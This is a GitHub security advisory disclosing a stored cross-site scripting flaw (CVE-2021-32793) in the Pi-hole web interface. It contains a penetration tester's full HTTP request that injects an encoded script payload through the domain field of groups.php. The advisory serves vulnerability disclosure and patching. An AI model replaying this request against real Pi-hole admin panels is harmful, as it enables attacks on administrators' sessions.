# Stored XSS Vulnerability in the Pi-hole Webinterface

Moderate **PromoFaux** published **GHSA-g3w6-q4fg-p8x8** on Aug 4, 2021

Package


**Pi-hole Web Interface**


| Affected versions | Patched versions |
| --- | --- |
| <=5.5 | None |


## Description

Originally Reported by: Dariusz Gońda

In the Whitelist, Blacklist, Client group management page, Domain management, Adlist group management pages, the comment parameter is vulnerable.






## Subsequently reported by:

Good day,

I would like to report a vulnerability in Web-InterfaceAdmin-LTE (https://github.com/pi-hole/AdminLTE). The backend is vulnerable to a stored cross-site-scripting(XSS) vulnerabilities.

The function to add domains to blocklists or allowlists is vulnerable to a stored cross-site-scripting vulnerability. User input added as a wildcard domain to a blocklist or allowlist is unfiltered in the web interface. Since the payload is stored permanently as a wildcard domain, this is a persistent XSS vulnerability. A remote attacker can therefore attack administrative user accounts through client-side attacks.

The Version we tested was:

- Pi-hole web v5.5
  Vulnerable function:
- /admin/scripts/pi-hole/php/groups.php
  Message Body:
- action: add_domain
- domain: %26lt%3Bscript%26gt%3Balert(1)%26lt%3B%2Fscript%26gt%3B
- type: 2W
- comment: AWARE7
- token: KITUYv7OsqmlQsyT1g3WAQunMAq23%2BafqWumTOi3dD8%3D

Here is a sample request to trigger the XSS:

```
POST /admin/scripts/pi-hole/php/groups.php HTTP/1.1
Host: localhost
Content-Length: 158
sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/groups-domains.php?type=white
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=nu0o18u61c6tgjm723qa3ift7j
Connection: close

action=add_domain&domain=%26lt%3Bscript%26gt%3Balert(1)%26lt%3B%2Fscript%26gt%3B&type=2W&comment=AWARE7&token=KITUYv7OsqmlQsyT1g3WAQunMAq23%2BafqWumTOi3dD8%3D
```

After submitting the Payload the XSS is triggered if a user requests the following Sites:

- /admin/groups-domains.php?type=white
- /admin/groups-domains.php?type=black
- /admin/groups-domains.php

The CVSS-Vector for this vulnerability should be:

CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:U/C:L/I:L/A:H

CVSS v3.1 Score: 5.7 Medium

I hope the information provided are sufficient to fix the vulnerability. If more data is needed, I am at your disposal.

The company I work for would like to publish an advisoy as soon as the XSS is fixed. How would this be possible?

## Many greetings
## Moritz Gruber

Moritz Gruber
Penetrationstester

**Severity**

Moderate **5.7** / 10

**CVSS base metrics**

| | |
|---|---|
| Attack vector | **Network** |
| Attack complexity | **Low** |
| Privileges required | **High** |
| User interaction | **Required** |
| Scope | **Unchanged** |
| Confidentiality | **Low** |
| Integrity | **Low** |
| Availability | **High** |

CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:U/C:L/I:L/A:H

**CVE ID**

CVE-2021-32793

**Weaknesses**

No CWEs